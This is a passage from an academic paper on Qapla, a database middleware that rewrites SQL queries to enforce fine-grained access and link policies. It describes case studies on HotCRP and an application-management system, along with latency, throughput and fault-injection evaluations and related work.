Example 6 In the context of Acme's database, assume that some link policy exists for the column set {name, age, health_plan, Employees.empID, Benefits.empID} and that it specifies the WHERE clauses f_E and f_B for filtering the tables Employees and Benefits, respectively. Consider the following query: SELECT name, age, health_plan FROM Employees JOIN Benefits ON Employees.empID = Benefits.empID. This query will be rewritten to:

```
SELECT name, age, health_plan FROM
  (SELECT * FROM Employees WHERE f_E)
  Employees JOIN
  (SELECT * FROM Benefits WHERE f_B)
  Benefits ON
  (Employees.empID = Benefits.empID)
```

When more than one policy applies to a query and the query does not return an aggregate, Qapla rewrites the query according to each applicable policy and takes a SQL UNION of these. This ensures that a tuple exists in the result only when at least one applicable policy allows it. If the query returns an aggregate value and more than one policy applies, Qapla picks the first applicable policy, but the application may override this to a specific applicable policy at the cost of minor changes to its code. (We have not encountered the need for such changes in our evaluation.)

3.3 Optimizations

We describe three optimizations to reduce the overhead of policy enforcement in Qapla. Our current prototype and evaluation only include the first optimization, but implementing the remaining two optimizations is not difficult.

Query template cache. The Qapla reference monitor implements a query template cache to amortize the overhead of parsing and rewriting queries with the same structure. A query template is a query with all its constant values replaced with placeholder variables. The Qapla template cache maps query templates to their rewritten forms. When a query is received, Qapla converts the query to a template and checks if a query template with the same hash is cached (if the application query is already parametrized, Qapla hashes it directly). For a hit, Qapla retrieves the associated rewritten query template, and binds its variables with the values from the

submitted query. For a miss, Qapla parses and rewrites the query with the applicable policies, and inserts the resulting rewritten query template into the cache.

Partial evaluation. The Qapla reference monitor often generates complex rewritten queries containing several nested sub-queries accessing one or more tables, and having large filter conditions. Executing the query efficiently depends on the ability of the DBMS to generate an efficient execution plan for the rewritten query. To reduce the complexity of the rewritten query, Qapla can pre-evaluate parts of the rewritten query that do not depend on database values (e.g., parts that depend only on the identity of the user on whose behalf the application makes the access) before posting the query to the database. This can significantly simplify the query since any predicates connected by 'AND' to a pre-evaluated predicate that is false can all be replaced by a single false before the query is sent to the database. Similarly, any predicates connected by 'OR' to a pre-evaluated predicate that is true can all be replaced by a single true.

Materialized Views. To offset the cost of policy checks during query evaluation, Qapla can create materialized views, one for each (group of) user(s) with similar permissions, by applying applicable policies to the tables offline. In a group's materialized view, every cell inaccessible to the group is replaced with a special value that is not a legal value for the underlying table. At runtime, every application query is run against the materialized view appropriate for the authenticated user. The query is rewritten by Qapla to disregard any record that contains the special value in a field that is used in the query.[1] Our preliminary evaluation suggests that this optimization can reduce runtime overheads on read-intensive workloads by an order of magnitude. However, proportional to the number of user groups with different policies, maintaining materialized views adds storage cost and runtime overhead to propagate updates to all materialized views.

3.4 Cell-blinding mode

The policy enforcement algorithm described in Section 3.2 drops a row during query execution if any field in the row is inaccessible according to the policy and is used in the query. This *row-suppression mode* of policy enforcement ensures that information about an inaccessible field cannot be inferred even when that information is correlated with other fields in the row. This makes row-suppression a very safe choice for policy enforcement (and, hence, Qapla uses it by default). However, row-suppression is not the only possible way of enforcing Qapla's policies. We briefly describe here a second mode of policy enforcement, the *cell-blinding mode*.

The primary consideration for the cell-blinding mode is compatibility with legacy applications, which may issue broad queries that project more columns than actually necessary, and eventually remove these extra columns internally in their own code. With the row-suppression mode, such broad queries may result in fewer records than expected by the application. Transitioning such applications to make them compatible with row-suppression may require effort and time, as developers may have to rewrite queries to not project unnecessary columns. This transition can be particularly difficult when the set of necessary columns depends on the application state.

The cell-blinding mode changes the semantics of policy enforcement to compromise some security and efficiency in return for accommodating overly broad queries. In this mode, Qapla rewrites the application queries to replace (blind) inaccessible cells with special values that can be returned in results, before executing the original query's logic. (This replacement is identical to the replacement of inaccessible cells in the creation of materialized views from Section 3.3 but, here, the special values must not depend on any secrets since they can be returned directly in query results.)

However, the cell-blinding mode has two drawbacks. First, if some fields of a record are inaccessible according to the policy, the record is still returned (with the inaccessible fields blinded). This leaks some information when the presence of the record in the database is sensitive and when blinded fields are correlated with other non-blinded fields. Second, the cell-blinding mode imposes significant overhead on query execution (up to two orders of magnitude for some queries with MySQL) due to the need to check policies on, and possibly blind, individual cells in every query. We believe that the use of materialized views described in Section 3.3 can reduce this overhead substantially. A full study of this approach remains as future work.

Due to these limitations of the cell-blinding mode, it is preferable to use the row-suppression mode and to modify the application to restrict overly general queries. The rest of the paper uses only the row-suppression mode of policy enforcement.

3.5 Discussion

We discuss some limitations of Qapla's current threat model and some ideas on how to strengthen the design to eliminate these threats. We also discuss how Qapla can be used for logging policy violations.

Isolation of the reference monitor. Currently, we assume that the application, which runs in the same ad-

[1] For confidentiality, it is insufficient to disregard a record only when one of its inaccessible fields is projected. It is also necessary to disregard a record if one of its inaccessible fields will be tested by the query's WHERE clause(s). Doing so prevents implicit information leaks through the WHERE clause(s).

dress space as the reference monitor, cannot circumvent the reference monitor or steal its authentication credentials. However, this is not a fundamental limitation. To provide guarantees against a malicious application, we can also isolate the reference monitor in a separate process [15, 24], or co-locate it with the DB servers. There are also efficient ways of isolating the reference monitor within the application address space, such as using light-weight contexts [30].

User authentication. Qapla's current design requires the application to specify which user's behalf it is acting on. An application may specify the wrong user to Qapla due to a bug, thus breaking Qapla's policy enforcement. This problem can be easily addressed by having the user authenticate to the reference monitor instead of the application. The application can then ask for the authenticated user's identity from the reference monitor.

Protection against offline linking attacks. Qapla does not protect against offline linking attacks that span multiple queries. For two queries whose results can be linked offline (such as in example 3), randomizing the order of query results may mitigate the attack in some cases. However, randomizing the order of query results cannot eliminate linking attacks in all cases. In particular, some linking may be possible due to information contained in the data itself (e.g., names may have high correlation with the nationality of users, or fine-grained aggregate queries may reveal individual records). We expect the policy designer to be aware of potential data leaks of this type, and design the policies such that compliant queries return a minimum threshold number of results (similar to k-anonymity [37]). Tools to check such conditions on policies can be easily designed.

Support for logging. A natural question is whether we can modify Qapla's reference monitor to detect and log non-compliant queries (e.g., for debugging or auditing). While this is not a design goal, Qapla can be used to detect non-compliant queries to a limited extent – by re-running a query twice, with and without policy checks and comparing the results for any differences. Non-compliant queries can then be logged.

3.6 Implementation

The Qapla implementation consists of about 20K lines of C code. It provides the API to create application-specific policies, associates policies with column identifiers, and maintains an in-memory mapping from column identifiers to associated policies. It also provides an API for setting application-specific user authentication parameters in the reference monitor. Qapla uses an existing SQL parser from the MySQL workbench [4] to extract accessed tables and columns. A rewrite module implements the lookup for applicable policies and the query rewriting algorithm. A template cache module maintains a cache of rewritten query templates, and a customizable translation module can translate the SQL dialect of one DBMS to that of another, allowing Qapla uses across DBMSs. In our evaluation, we translate MySQL queries into a commercial DBMS's queries.

Qapla can support existing PHP and Python based applications. For PHP applications, we modified the PHP Data Objects (PDO) [5] module in the PHP interpreter. For Python applications, we rely on the Django framework [1], which provides an object-relational mapping (ORM) API for database interaction. Django provides a database-independent abstraction to the application developer. We modified this abstraction and interface with the Qapla reference monitor using the ctypes library. Both PDO and Django can be used to connect with different databases, such as MySQL, SQLite, MSSQL and Oracle. Modifications to PDO and Django were limited to 135 and 141 lines of code, respectively.

4 Case studies

In this section, we describe our use of Qapla to ensure policy compliance in HotCRP and APPLY.

4.1 HotCRP compliance with Qapla

Policies. We studied HotCRP's schema and wrote policies based on our knowledge of its workflow. In many cases, we reverse-engineered HotCRP's policies by inspecting its code base to confirm and correct our intuition. In total, we specified 30 policies for the 22 tables and 215 columns in the schema of HotCRP version 2.99, which supports a broad range of configurations for a conference. The policies cover a single-track conference with a double-blind submission process, handling of chair conflicts with paper managers, and a review process with no rebuttal. Due to space constraints we cannot show all the policies but Table 1 shows the policies associated with important tables like contacts, papers, reviews, and conflicts. The policies are explained in plain English for clarity and brevity of exposition but are actually written in the language introduced in Section 2. Macros abbreviate common SQL fragments that appear in many policies. Many of the policies are fine-grained access control predicates on user, time, and the content of various database tuples. There are also link and aggregation policies.

Link policy example. An author can independently view the names of all PC members, his own paper submission, and the reviews for his papers after the notification date. However, the author is not allowed to see the join of the three columns, which reveals the reviewers' identities. In the HotCRP schema, these columns reside in three different tables (ContactInfo, Paper, and PaperReview). The PaperReview table can be joined with

id	table	column list	allow the authenticated user U access to row R if ...
C1	ContactInfo	email	(U is a chair) or (R is U's contact information) or (U and R are on the PC)
C2	ContactInfo	password	(R is U's contact information) or (U is chair)
P1	Paper	paperId, title, abstract, timeSubmitted, timeWithdrawn	(U is R's author) or (U is on the PC and either the submission deadline has not passed or R was submitted fully)
P2	PaperStorage	paperStorageId, size, paper, other paper metadata	(U is R's author) or (U is on the PC and R was submitted fully)
P3	Paper	authorInformation, collaborators	(U is R's author) or (the notification deadline has passed, R was accepted and U is on the PC)
P4	Paper	outcome	(the notification deadline has passed and U is R's author or a PC member) or (U is R's paper manager or a non-conflicted PC member)
P5	Paper	shepherdContactId	(the notification deadline has passed and U is R's author) or (U is R's paper manager or a non-conflicted PC member)
P6	Paper	managerContactId	(U is a chair or R's manager or a non-conflicted PC member)
P7	Paper	leadContactId	(U is R's manager) or (U has submitted a review for R) or (U is a non-conflicted PC member and the discussion has started)
R1	PaperReview	reviewId, paperId, <review content>, reviewSubmitted	(P7 conditions) or (the notification deadline has passed and U is R's author or a non-conflicted PC member)
R2	PaperReview	contactId, reviewEditVersion, reviewRound, requestedBy, reviewType, commentToPC, reviewToken, timeRequested	(P7 conditions) or (R is a sub-review and U is the reviewer who asked for it)
C	PaperConflict	all columns	(U is R's author) or (U is a chair) or (U is a PC member and the subject of R)
AL	ActionLog	all columns	U is R's manager or a non-conflicted chair
AO	Outcome statistics	Total number of submissions and accepted papers	the notification deadline has passed
AS	Avg. review scores	Average score across all submitted reviews	U is a PC member
AR	Review statistics	Number of reviews submitted by each PC member	U is a PC member and statistics excludes each row conflicted with U

Table 1: Subset of HotCRP policies

Contact via the contactId key column, and with Paper via the paperId key column. The link policy can be implemented by specifying a restrictive policy for PaperReview.contactId, which does not allow the author to read the column (R2 in Table 1). The policy prevents PC authors from identifying reviewers of their own papers, yet allows them to know and participate in discussions with reviewers of non-conflicted papers.

Aggregation policy example. During the review and discussion process, HotCRP provides aggregate statistics to all reviewers. The statistics include the average review score across all papers as well as the number of reviews submitted by each PC member. To allow this feature to function correctly, we specify two aggregate policies (AS and AR in Table 1), one allowing an AVG computation on the overAllMerit score field and the other allowing a COUNT on the review field grouped by PC member. In the second case, conflicted papers must be excluded.

Implementation effort. We replaced the MySQLi database adapter [6] normally used in HotCRP with our modified Qapla-enabled PDO adapter. We modified HotCRP to forward the user authentication credentials to the Qapla reference monitor. (Apache was configured to fork a separate process for each HotCRP user session, so there is a separate instance of the adapter/reference monitor for each user session.) HotCRP uses broad queries and relies on post-filtering to remove the information the user should not see. We changed approximately 150 LoC in HotCRP's code to make these queries policy compliant so that they can work with Qapla. In most cases, we added a couple of queries to identify the contextual information required to convert the broad queries into more

specific queries. With Qapla in place, we can remove the post-filtering queries, but we ignored them for now. Table 2 summarizes the changes we made in HotCRP.

Type of change	lines of code
Replace MySQLi with PDO adapter	96
Change paper query	110
Change review query	25
Change comment query	17
Authentication with Qapla	5

Table 2: HotCRP changes

4.2 APPLY compliance with Qapla

We briefly describe our use of Qapla to protect the application management system (APPLY) for managing faculty, PhD, post-doc, and internship applications in our organization. APPLY's database is similar to the fictitious Acme database from Section 2 and the confidentiality concerns are also similar. The database contains user accounts for applicants and reviewers, contact and application details of the applicants, references, and internal application review aspects such as comments. Users within the organization are assigned roles based on what application type (intern, PhD, postdoc, faculty) they are allowed to access. APPLY prevents reviewers from accessing applications created before they joined the organization. Additionally, APPLY allows explicit delegation of the right to view (sets of) applications to specific users or roles, and disallows a user from accessing an application in case of a conflict of interest. A single policy condition, listed below, covers a large number of columns across many tables.

User U has access to application A if:
(A is U's own application) or
((U joined before A was submitted) and
(U has no conflict of interest with A) and
((U is faculty) or (U has been delegated access to A)))

There are additional restrictions on many sensitive columns and exceptions for other roles. For example, users cannot see reference letters written for them and an applicant's country of birth and citizenship cannot be seen by reviewers until the application has been accepted (to prevent discrimination). Office staff can access all applicant names, emails, and postal addresses (to correspond with them) and CVs of accepted applicants (to prepare contracts). In total, we wrote 41 policies for APPLY.

Implementation effort. APPLY is implemented using Django and Python and stores its data in a database comprising 36 tables and 202 columns. The modifications necessary for APPLY were quite similar to those required for HotCRP. First, we modified 10 LoC to pass user authentication credentials to the Qapla reference monitor.




Figure 3: HotCRP query latency on MySQL and a commercial DBMS (baseline is measured without Qapla).

Second, we changed 63 LoC to remove unused columns from queries to make them compatible with our policies.

5 Evaluation

In this section, we present results of an experimental evaluation of Qapla's overhead when used with HotCRP and APPLY. We also perform a brief security evaluation by injecting HotCRP bugs that existed in prior versions.

All experiments were performed on Dell Precision T1600 workstations with an Intel Xeon E3-1225 3.1Ghz quad core CPU, 8GB main memory, and 10Gbit Ethernet links. The client and server machines were running OpenSuse Linux 12.1 (kernel version 3.1.10-1.29, x86-64). The HotCRP server software consisted of Apache HTTP server 2.4.18, PHP 5.6.15, and HotCRP 2.99. The APPLY software included Python 2.7 and Django 1.9.7. By default, the backend database for each application was MySQL Server 5.7.11. In some experiments, we used instead a well-known commercial DBMS, which remains unnamed due to license restrictions on the publication of benchmark results. Both DBMSs were configured with a query cache of 500MB, unless stated differently. Unless stated otherwise, the results correspond to the default setup with MySQL.

For HotCRP, we used an anonymized database snapshot of a major conference hosted on HotCRP in the past. The database included about 150 submissions, over 400 contacts, and over 700 reviews. The papers were reviewed in 3 rounds. For APPLY, we used an anonymized database snapshot of 9396 applications received by our organization for internships, doctoral, postdoc and faculty positions.

5.1 Query latency

The first experiment measures Qapla's latency overhead on individual queries. Qapla introduces overheads associated with query parsing, query rewriting, and executing the rewritten query in the database. Table 3 lists the actual HotCRP queries we used in the experiment. Figure 3 shows the average query latency over 1000 trials, on MySQL and on the commercial DBMS. The Qapla la-

	Baseline query	Policy summary
Q1	select title, abstract from Paper where paperId=X	paper author **or** PC member and the paper is under submission
Q2	select title, overAllMerit from Paper join PaperReview where paperId=X	paper author after notification **or** PC member who is not a conflict and has submitted his/her review and the paper is under submission
Q3	select title, overAllMerit, reviewerName from Paper join PaperReview join ContactInfo where paperId=X	PC member who is not conflicted and has submitted his/her review and the paper is under submission

Table 3: Microbenchmarks queries

tency is broken down into three components: query parsing ($\text{Qapla}_{\text{parse}}$), query rewriting ($\text{Qapla}_{\text{rewrite}}$), and execution of the rewritten query ($\text{Qapla}_{\text{exec}}$). The error bars show the standard deviation. In this experiment, the query caches of the backend DBMSs and Qapla's template cache were disabled.

The contribution of query parsing and rewriting is small, particularly for the more complex queries (on MySQL, 23%, 15%, 8% of the overall query latency for Q1, Q2, and Q3 respectively). The query rewriting overhead is slightly larger with the commercial DBMS, because Qapla has to translate HotCRP queries, which were written for MySQL, to use a SQL syntax appropriate for that DBMS.

In all cases, Qapla's latency overhead is dominated by the execution time of the rewritten queries. A query rewritten with policy conditions may be significantly more complex than the original query as each relation in the query is replaced with a subquery, which may access additional tables that appear in the policy. The efficiency of the rewritten query depends on the database query optimizer being able to generate an efficient query plan. The costs of executing the rewritten queries are lower with the commercial DBMS, whose query optimizer likely is more sophisticated than that of MySQL. Thus, while the commercial DBMS has a slightly higher baseline latency, it is able to execute the rewritten queries relatively faster than MySQL, reducing Qapla's overhead substantially for the more complex queries Q2 and Q3.

Our experiment inflates Qapla's true overheads to some extent, because the rewritten query may require accessing tables that are not mentioned in the original query to ensure compliance. HotCRP accesses these same tables in a separate query to perform the filtering in its own code. To understand this further, we measure the overheads for traces of queries corresponding to user actions in the next experiment.

5.2 Action overhead and latency

A user task in HotCRP and APPLY typically involves multiple actions, such as logging in, clicking on a url to visit a page, and clicking on a button to save a form. For each action, the application in turn issues several SQL queries to get the required data for the response and for policy compliance checks. In this section, we measure the overhead for the sequence of SQL queries involved in several application user tasks. We recorded the SQL queries issued for each of the tasks, and replay the query trace with and without Qapla.

We measured the overhead for executing the query traces and the client-perceived latency overhead under various configurations of the baseline and Qapla. **Base** is the baseline system without Qapla. **Qapla** is Qapla and $\textbf{Qapla}_{\textbf{t-cache}}$ is Qapla with the template cache enabled. In all configurations, the query cache of the backend DBMS was enabled.

5.2.1 HotCRP

In HotCRP, we measured four user tasks: **H1**: As an author, view reviews for a submission (resulting in two actions). **H2**: As a PC member, search for a paper with a keyword, and add a comment (resulting in four actions). **H3**: As PC chair, search for a paper with a keyword, and declare a conflict with a PC member (resulting in five actions). **H4**: As PC chair, invoke the automatic review assignment for all submissions (resulting in three actions).

Task trace execution overhead. First, we measured the average time for executing the traces for tasks H1-H4 on MySQL and the commercial DBMS, respectively, under the three configurations and across 1000 trials (all standard deviations are below 5%).

With MySQL, the relative overheads of $\textbf{Qapla}_{\textbf{t-cache}}$ are 6x, 4.7x, 5.4x, and 7.8x for the tasks, respectively. With the commercial DBMS, the relative overheads of $\textbf{Qapla}_{\textbf{t-cache}}$ are 2.5x, 6.5x, 3.8x, and 2.9x. The results for $\textbf{Qapla}_{\textbf{t-cache}}$ show that Qapla's query template cache is effective in reducing the overhead resulting from Qapla's query parsing and rewriting. The template cache hit rates for each action are 25%, 71%, 82%, and 99%, respectively, yielding a reduction in Qapla's overhead of up to 22%, relative to **Qapla**, for H4 with the commercial DBMS. In the case of H1, we observe a net increase in overhead, because the cost of maintaining the template cache cannot be offset due to the low hit rate.

Client-side latency. To measure the client-perceived latencies from the perspective of a Web client, we executed each task with a client-side driver that issues HTTP requests to HotCRP for each action involved in per-




Figure 4: HotCRP client latency of highest overhead action in each task. MySQL, normalized to **Base**. The labels show **Base** absolute latency numbers in milliseconds.




Figure 5: APPLY client latency of highest overhead action, MySQL, normalized to **Base**. The labels show **Base** absolute latency numbers in milliseconds.

forming the task manually. The driver fetches the static HTML pages (but excludes dynamic content such as css, javascripts) from HotCRP and stores them locally. Thus, the experiment includes the overheads of executing PHP code, including database queries, and sending the HTML pages over the network. The template cache as well as the database query cache were flushed after each iteration of a task to fully expose worst-case latency overheads.

Figure 4 shows the average latency, across 1000 trials, of the action with the highest relative overhead in **Qapla$_{t\text{-cache}}$** (all standard deviations are below 0.05%). The latency overheads for the actions are 40%, 25%, 47%, and 320%, respectively. The latency could be reduced further by removing the redundant post-filtering queries in HotCRP.

Most of the latency is due to the PHP execution (including database queries), while the network overhead is minimal (0.2ms on average). All the actions are performed in less than 150ms, except the assignment page generated in H4, which takes 1.5 seconds in **Base** and 6.4 seconds in **Qapla$_{t\text{-cache}}$**. The assignment algorithm invokes about 3780 queries for the given set of papers and reviewers, while the remaining actions invoke less than 200 queries. H4 is a task used by the PC chair(s) only, and normally only a few times per conference, depending on the number of reviewing rounds.

5.2.2 APPLY

In APPLY, we measured the following tasks: **A1**: As an applicant, view the status of a submitted application (resulting in 3 actions). **A2**: As the faculty member in charge of post-doc applications, mark the status of multiple applications to reject, and send rejection emails to the marked applications (resulting in 7 actions). **A3**: As a faculty member, search for an applicant by name, and request recommendation letters from the applicant's recommenders (resulting in 7 actions). **A4**: As a student reviewing doctorate applications, see a list of doctorate applications currently under review, and view the details of a single application (resulting in 4 actions).

Task execution trace overhead. With MySQL, the relative overheads of **Qapla$_{t\text{-cache}}$** are 5.35x, 5.4x, 5.2x, and 4.5x for A1-A4, respectively. With the commercial DBMS, the relative overheads are 4.2x, 3x, 3.3x, and 3.3x, respectively.

Client-side latency. Figure 5 shows the average latency, across 100 trials, of the action with the highest relative overhead in **Qapla$_{t\text{-cache}}$** (all standard deviations are below 12%). The latency overheads are low except for an action in A3: 12.5%, 74%, 6.25x, and 34%, respectively. The high overhead in action A3 is due to a single query with very high runtime, which is the cause of nearly all the overhead. On investigating the query behavior, we found that the performance overhead is due to the MySQL query optimizer's inability to deal with a specific query pattern, possibly because this pattern is unlikely to occur in hand-written queries. When we ran the same query on the commercial DBMS, the overheads came down to approximately 50%.

5.3 HotCRP submission throughput

For most HotCRP actions, latency is the metric of interest, as it affects user-perceived delays. Right before a submission deadline, however, throughput is also a measure of interest, because many authors re-submit a final revision of their submission within the last minutes before a deadline. To examine the performance under such conditions, we measured the number of submissions per second HotCRP can sustain with and without Qapla.

In this experiment, clients concurrently upload submissions of size 356KB, which is close to the average submission size in the past HotCRP conference deployment. We varied the number of concurrent clients from 1 to 64. 32 clients were sufficient to saturate the CPU. Prior to the experiment, we cached the entire conference database (∼880MB) in memory. Figure 6 shows the number of submissions per second our HotCRP installation can sustain for different numbers of concurrently connected clients. The results were averaged across 3




Figure 6: Submission throughput

runs, each of 120 seconds. The error bars show the standard deviation across 3 runs. The overheads are moderate (below 20.2%), and can be compensated by provisioning a somewhat faster server.

5.4 Trace replay

In the next experiment, we check if HotCRP-Qapla can correctly execute all the actions performed in a HotCRP conference deployment across the various review stages, and produce the same output as the unmodified HotCRP. We use a trace derived from the anonymized logfile of the past HotCRP deployment. The logfile contains over 10,000 log entries that correspond to HotCRP database updates. From it, we constructed a trace by inspecting the HotCRP codebase to determine the set of SELECT queries that typically precede a specific update. For example, submitting a review for a submission must have been preceded by viewing the submission page. Since update queries are not subject to policy checks in Qapla, they are not of interest to our experiment and were not included in the trace. Table 4 shows the actions performed for each log entry.

The trace consists of actions corresponding to four phases: submissions, review, discussion, and post notification stage. We replayed the entire trace against the original HotCRP and HotCRP-Qapla and compared the outputs. Because the trace is read-only, we replayed it against the final state of the HotCRP database at the end of the conference review period. As a result, several policies were not exercised the way they would be in a real deployment and, consequently, the outputs of approximately 27% of the actions differed with and without Qapla enforcement (e.g., withdraw link enabled or not, papers may have been withdrawn at a later stage of the conference). Most of these actions were in the first phase. We verified separately that the relevant policies are enforced as expected.

We found that approximately 3% of action outputs differed for other reasons. These reasons are: (i) some non-compliant queries we have not yet modified (e.g., chair unable to make assignments to conflict papers), (ii) policies that are more restrictive than HotCRP assumes (e.g., conflicted PC members unable to download the paper), and (iii) missing policies (e.g., external reviewers not considered).

Log entry	High-level task reads	Count
Create/update account	User logs in, visits her profile	1090
Register, update, submit, or withdraw paper	User logs in, visits the submission page	2082
Added primary/none reviewer	Chair logs in, visits the paper's reviewers assignment/conflicts	1335
Set paper lead-/shepherd	Chair logs in, visits the paper's page	126
Save/submit/delete review/comment	Reviewer logs in, visits the paper's page	3279
Download paper(s)	Reviewer logs in, visits the paper's page, downloads the paper	2582
Send accept/reject notification	Chair logs in, sends decisions to contact authors	2

Table 4: Trace actions for HotCRP

5.5 Native DBMS access control

As discussed in Section 6, some production DBMS systems support fine-grained access control over tables and views to a limited extent. In this section, we compare using Qapla to enforcing policies directly in our commercial DBMS, which unlike MySQL has some support for fine-grained access control. More precisely, this database supports the equivalent of our single-column policies through a special configuration mechanism. We specified many of the HotCRP policies through this mechanism. However, as our work on HotCRP and APPLY demonstrates, applications often require richer policies (such as link and aggregate policies), which cannot be expressed using the DBMS's policy mechanism. To enforce these policies, we had to create additional views on all HotCRP tables, restrict access to those views and update all queries, whether compliant or not, to use views rather than the underlying tables.

We ran the experiments from Section 5.2 to compare the performance of the DBMS access control mechanism with that of Qapla. Figure 7 shows the average latency for HotCRP actions, across 100 trials, normalized to **Base**. The error bars show the standard deviation. Qapla policy enforcement overhead is lower than the overhead of enforcing policies through the DBMS access control for most actions.

The results show that using the native support for fine-grained access control in the commercial DBMS is less efficient than Qapla's policy enforcement. Moreover, to get this level of performance from the commercial DBMS, we had to carefully tune its cache configuration




Figure 7: HotCRP action latency with policies enforced using a commercial DBMS's native support for fine-grained access control, normalized to **Base**. Numerical labels indicate absolute **Base** latency in milliseconds.

for this experiment. Qapla, on the other hand, achieves better performance with both MySQL and the commercial DBMS, has a DBMS-independent policy language, and does not require the use of views and the resulting changes to compliant queries.

5.6 Fault injection experiments

To verify that Qapla is effective at preventing accidental data leaks, we manually reviewed HotCRP's change logs for bugs that caused data leaks and other policy violations [2]. We are confident that Qapla can prevent any data leaks that are related to missing or incorrect filtering code in HotCRP, which appear to account for the majority of cases.

As a sanity check, we reproduced two sample bugs HotCRP had in the past. One bug notified authors about changes to PC-only fields during response periods. Another bug allowed PC members to search for papers based on their acceptance status and learn of the acceptance of their papers prematurely. We simulated these bugs by making changes to the policy check functions implemented in HotCRP, or by removing the invocations of these functions at certain places in the application. We executed user actions on the buggy HotCRP application with and without Qapla and manually examined the outputs. We verified that Qapla prevents the data from being revealed to unauthorized parties.

There is one class of data leaks that Qapla cannot prevent by itself, namely when a policy depends on incorrect data recorded in the database. For instance, if HotCRP failed to record the conflicts declared by users correctly in the database, Qapla could not prevent the associated leak. We have not found instances of such bugs in HotCRP's change logs, but it is possible that such bugs might occur.

6 Related work

Database access control. The database community has explored fine-grained access and disclosure control within databases, using SQL conditions [28], queries against restricted authorization views [34], and data-derived security views [13]. A formal framework for the design of database access control is presented by Guarnieri *et al.* [26]. In contrast to these systems, Qapla's goal is to provide a portable policy layer that works with existing DBMSs and applications, without relying on any support for policies within the DBMSs.

DataLawyer [40] is a database middleware system that analyzes and rejects non-compliant queries to a relational DBMS. Policies are stated as SQL queries on the database and a usage log, which contains provenance information. DataLawyer supports rich policies, motivated, for instance, by medical databases. Since policies are associated with the entire database, each query must be checked against all policies, each requiring a separate query. Qapla policies are more restricted (e.g., they cannot refer to provenance), but Qapla is much more efficient because policies are indexed by columns. Also Qapla policies are expressed directly as filter conditions, making them easy to write and understand.

In the context of link policies, DiMon [16], its extension D^2Mon [38] and Biskup's work [14] enforce access policies by relying on an explicit, complete specification of information that a querier can infer from past queries. These systems deny a query when the query would allow the inference of policy-prohibited information. Qapla's approach is complementary and easier to implement and use; we require the specification of only access rules, abstracting away the inferences those accesses would allow. If indeed a complete specification of possible inferences were to exist, it could be used to assist the policy designer understand the consequences of Qapla policies.

Turan *et al.* [39] present an algorithm to partition a database schema such that two pieces of data that should not be linked (according to a policy) lie in separate logical subschemas. This could be a useful optimization in a Qapla deployment. However, it cannot be used for policies where, of three columns, any two may be linked together, but all three may not be linked simultaneously.

IVD [31] is an authorization system deployed in Facebook, which automatically learns write access control rules on their graph database system from production logs, and enforces them at runtime. Qapla's focus, on the other hand, is on read access control and link policies in relational DBMSs.

Access control in production DBMSs. Current production DBMSs support access control at various levels of granularity. However, the extent of support and the language used to express policies varies among DBMSs

and, as far as we know, no DBMS can support all of Qapla's policies without requiring changes to either the schema or queries (including queries that are policy compliant). Qapla enforces fine-grained policies without requiring changes to the schema or policy compliant queries, and requires no support for such policies in the backend DBMS. Moreover, as shown in Section 5.5, Qapla's overhead is lower than a commercial database's native support for fine-grained policies.

Oracle VPD [11] provides extensive support for cell-level access control on tables and views. However, a policy on a table cannot depend on the results of a query on the table itself. Such policies occur in our applications. For instance, the first clause in policy C1 in Table 1 checks that the user is the chair, which is defined using the table that the policy protects. Such policies can be enforced in VPD only by either changing the schema or creating additional views. The use of views, in general, also requires changing queries to use the views instead of the underlying tables. On the other hand, automatic query rewriting as in Qapla is transparent to applications that issue policy compliant queries.

IBM DB2 [9] and SQL Server [10] require a combination of row-level (data-dependent) access control and column masking policies to specify fine-grained policies, which can obscure the policy specification. PostgreSQL [7] has support for row-level policies, but they apply to all columns of a table uniformly. A policy on a subset of columns requires the creation of a view containing only those columns. MySQL and MariaDB do not support data-dependent access control. Fine-grained access control in these DBMSs requires creating a separate view for every group of users with the same privilege, or creating stored procedures and granting privileges to users to execute the procedures [3, 8].

In all production DBMSs we know of, enforcing link policies requires creating a separate view for each policy. Transformation and aggregation policies require separate views or stored procedures. As mentioned above, creating additional views or using stored procedures requires significant changes even to applications that issue only policy-compliant queries.

Database interposition. Interposing on database queries to improve security is a common technique. Perhaps most closely related to our work is CLAMP [33], which has the same goals as Qapla. However, CLAMP's architecture and policy language are different from Qapla's. In CLAMP, when a user initiates a session, the enforcement framework performs user authentication, instantiates a logical view of the database restricted only to data that the user can access (based on applicable policies), and isolates a fresh instance of the application in a virtual machine, restricting it to only communicate with the authenticated user and giving it access to only the logical view of the database via query interposition (as in Qapla). CLAMP's design supports a stronger threat model than Qapla's current prototype—CLAMP isolates user sessions from each other and from the reference monitor, and does not rely on the application to authenticate the user (see Section 3.5)—but the expressiveness of policies, which is really the focal point of our work, is limited in CLAMP. CLAMP only supports per-table policies, which specify the rows that each user has access to. Support for finer policies that differentiate columns of a table from each other or take into account linking, transformation and aggregation is missing in CLAMP. Qapla can be strengthened with CLAMP's isolation and authentication techniques in a straightforward manner.

Diesel [24] is a framework for applying the principle of least privilege on relational databases. Diesel policies specify subsets of a database that each application *module* can access. For example, a policy may specify that a user-facing module can only access the Users table, but not administrative tables, thus limiting damage in the event of a user session compromise. This is very different from Qapla's (and CLAMP's) goal of specifying what data each *user* can access. Nonetheless, Diesel also relies on query interposition (as in Qapla) to enforce its policies.

Passe [15] hardens the web framework Django to isolate application modules from each other. Like Diesel, it uses query interposition to enforce least privilege on data accessible to each module. Unlike Diesel, but like CLAMP and Qapla, Passe's policies are sensitive to the authenticated user. However, Passe's policies are fundamentally different from those of Qapla, CLAMP and Diesel—they enforce data-dependency relations on query parameters. For example, a Passe policy may enforce that the third parameter of the second query made by a specific application module is always a value returned for the first query of the module. Moreover, Passe's policies are not specified by administrators. Instead, they are learnt by automated testing in an offline phase. This learning can have both false positives (it may learn a policy that is too restrictive) and false negatives (it may not learn a required policy). Due to the very different nature of Passe's policies, it is not possible to directly compare their expressiveness to that of Qapla's policies.

Policy languages. EPAL [12] specifies enterprise privacy policies in terms of user categories, data categories, purposes, actions, obligations, and conditions. Qapla relies on authentication-based access control instead of purpose-based access control. Also, Qapla uses SQL syntax to specify policy languages, similar to [19, 28]. SQL is a natural choice to specify policies for database-backed applications, since it enables specifying complex policies on query operators easily, and developers are al-

ready familiar with it.

CMS confidentiality. CoCon is a new conference management system whose confidentiality properties were verified formally in the Isabelle proof assistant [27]. Qapla on the other hand, is a general, language-independent runtime compliance layer for database queries, which we have used to enforce compliance in an existing and widely used conference management system, HotCRP.

